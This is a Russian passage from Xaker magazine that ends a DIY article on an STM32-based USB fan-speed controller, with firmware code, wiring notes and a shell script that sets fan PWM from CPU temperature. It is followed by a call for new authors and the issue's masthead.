    timer_set_oc_value(TIM1, TIM_OC2, 50);
    timer_set_oc_value(TIM1, TIM_OC3, 50);
    //timer_set_oc_value(TIM1, TIM_OC4, 50);
    timer_set_period(TIM1, 100);
    timer_enable_counter(TIM1);
    }
void pwmset(){
    timer_set_oc_value(TIM1, TIM_OC1, fana);
    timer_set_oc_value(TIM1, TIM_OC2, fanb);
    timer_set_oc_value(TIM1, TIM_OC3, fanc);
    //timer_set_oc_value(TIM1, TIM_OC4, fand);
    }

int main(void)
{
    int i;

    usbd_device *usbd_dev;
    rcc_clock_setup_in_hse_8mhz_out_72mhz();
    rcc_periph_clock_enable(RCC_GPIOB);
    pwm_init();
    //rcc_periph_clock_enable(RCC_GPIOC);
    gpio_set(GPIOB, GPIO12);
    gpio_set_mode(GPIOB, GPIO_MODE_OUTPUT_2_MHZ,
              GPIO_CNF_OUTPUT_PUSHPULL, GPIO12);
    usbd_dev = usbd_init(&st_usbfs_v1_usb_driver, &dev, &config,
usb_strings, 3, usbd_control_buffer, sizeof(usbd_control_buffer));
    usbd_register_set_config_callback(usbd_dev, cdcacm_set_config);

    for (i = 0; i < 0x800000; i++)
        __asm__("nop");
    gpio_clear(GPIOB, GPIO12);

    while(1) usbd_poll(usbd_dev);

}
```

Принцип работы такой: устройство принимает пакеты символов по USB, после чего шлет их обратно (работает как ECHO) в качестве доказательства своей корректной работы. А заодно отсылает их в буфер команд с помощью функции `bufer_write()`, в которой реализован неполный кольцевой буфер. Он хранит последние N полученных символов, а данная реализация просто сбрасывается каждые 128 символов, так проще и быстрее. Для наших целей и этого хватит. Как только функция натыкается на символ `'\r'`, происходит вызов функции `run()`.

Содержимое буфера парсится функцией `sscanf(bufer, "set %d %d %d\r", &fana,&fanb,&fanc);`, затем вызывается функция `pwmset()`, выставляющая значения ШИМ, буфер заполняется нулями, и изменяется состояние светодиода. Глядя на светодиод, легко оценить корректность работы устройства. Из написанного выше нетрудно понять, что команда управления выглядит как `'set X Y Z\r'`, где X, Y, Z — десятичные числа в интервале 20–100, представляющие собой степень заполнения ШИМ-сигнала на выходах O1, O2, O3 микросхемы U2. Команда должна заканчиваться значением `\r`.


INFO

Обрати внимание, что UNL2003 инвертирует сигнал, поэтому получает на вход инверсный ШИМ (режим работы таймера TIM_OCM_PWM2). Если UNL2003 не ставить, а брать сигнал прямо с контроллера, что возможно, то для корректной работы устройства стоит выставить режим TIM_OCM_PWM1.

Вообще говоря, у TIM1 есть четыре выхода ШИМ, однако в данном случае нам будут доступны только три, так как PA11 — это USB D- и в STM32F103C6T6 нет возможности переназначить эти выходы. Впрочем, если очень хочется, можно задействовать остальные таймеры, но, на мой вкус, три канала хватит с запасом.


ПОДКЛЮЧЕНИЕ

Для подключения устройства к кулерам были спаяны переходники, соединяющие три пина вентилятора с материнской платой (GND, VDD, TACHO), а четвертый (PWM) — с нашим устройством. Причем для подключения девайса в данном случае нужен лишь один провод, поскольку к земле устройство подключено через USB. Такая конструкция позволяет управлять кулерами с минимальным вмешательством в материнскую плату, кроме того, сохраняется штатный мониторинг оборотов вентиляторов.




Переходники

Легко видеть, что переходники состоят из двух спаянных четырехпиновых разъемов, причем крайнее гнездо я удалил. Таким образом, контакт PWM не соединяется с материнской платой. Переходник одной стороной подключается к материнской плате, а второй к вентилятору. Очень важно соблюдать полярность, чтобы не натворить бед. Осталось соединить всё вместе...



Подключение переходников

...и подключить к материнской плате, на моей RD450X как раз есть внутренний разъем USB.




Подключение к материнской плате

ИНТЕРФЕЙС

Пришло время проверить, как работает управление. Как я и говорил, настраивать порт не нужно, поскольку он виртуальный. Даже терминальную программу запускать не надо, можно просто воспользоваться командой `echo` и перенаправлением вывода. Добавление себя в группу `uucp` избавит от необходимости повышения привилегий.

```
sudo usermod -aG uucp candidum
$echo -n "set 95 95 95\r" >> /dev/ttyACM0
```

Ты услышишь, что вентиляторы разогнались, на экране осциллографа тоже станут видны ожидаемые изменения.



Было 50%, стало 95%

СОФТ

Устройство есть, интерфейс есть, осталось автоматизировать контроль оборотов. Писать будем на Shell. Итак, с интервалом в 30 секунд мы будем узнавать температуру и по ней выставлять обороты вентилятора. Чтобы получить температуру процессора, воспользуемся утилитой `sensors`. В моей машине два процессора и из-за ориентации воздушных потоков CPU2 всегда горячее CPU1. На его температуру мы и будем ориентироваться, соответственно, в выводе `sensors` мы ищем следующее:

```
...
Package id 1:  +34.0°C  (high = +93.0°C, crit = +103.0°C)
...
```

А дальше с помощью нехитрой консольной магии достаем из этой строки значение 34. Теперь зададим температурную кривую:

```
<45C  30%
 45C  50%
 50C  70%
 55C  85%
>60C  100%
```

И напоследок, чтобы минимизировать число записей в порт, будем в него писать, только когда меняется значение PWM, а запоминать текущее значение будем в файле `/tmp/old_pwm`. У меня получился такой скрипт:

```
#!/bin/zsh

OLDPWM=30
PWM=30

while [ true ]
do
#get temp
temp=$(sensors|grep "Package id 1:"|awk '{print $4}'|tr -d '+°C')
temp=${temp%.*}
#get old pwm
if [ -e /tmp/old_pwm ]; then OLDPWM=$(head -1 /tmp/old_pwm); fi
#set new pwm
PWM=30
if [ $temp -ge 45 ]; then PWM=50;fi
if [ $temp -ge 50 ]; then PWM=70;fi
if [ $temp -ge 55 ]; then PWM=80;fi
if [ $temp -ge 60 ]; then PWM=90;fi
if [ $temp -ge 65 ]; then PWM=100;fi
#save new pwm as old
echo $PWM > /tmp/old_pwm
#if $PWM != $OLDPWM send command to device
if [ $PWM -ne $OLDPWM ]; then echo -n  "set $PWM $PWM $PWM\r" >> /
dev/ttyACM0 ;fi
sleep 30
done
```

Осталось запустить скрипт в фоне.

```
nohup temp_control.sh &
```

Готово, теперь обороты вентилятора меняются динамически в зависимости от температуры процессора. Дешево и сердито!

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№5 (302)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стем-
пковский, Алексей Глазков,
Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru. © Журнал «Хакер», РФ, 2024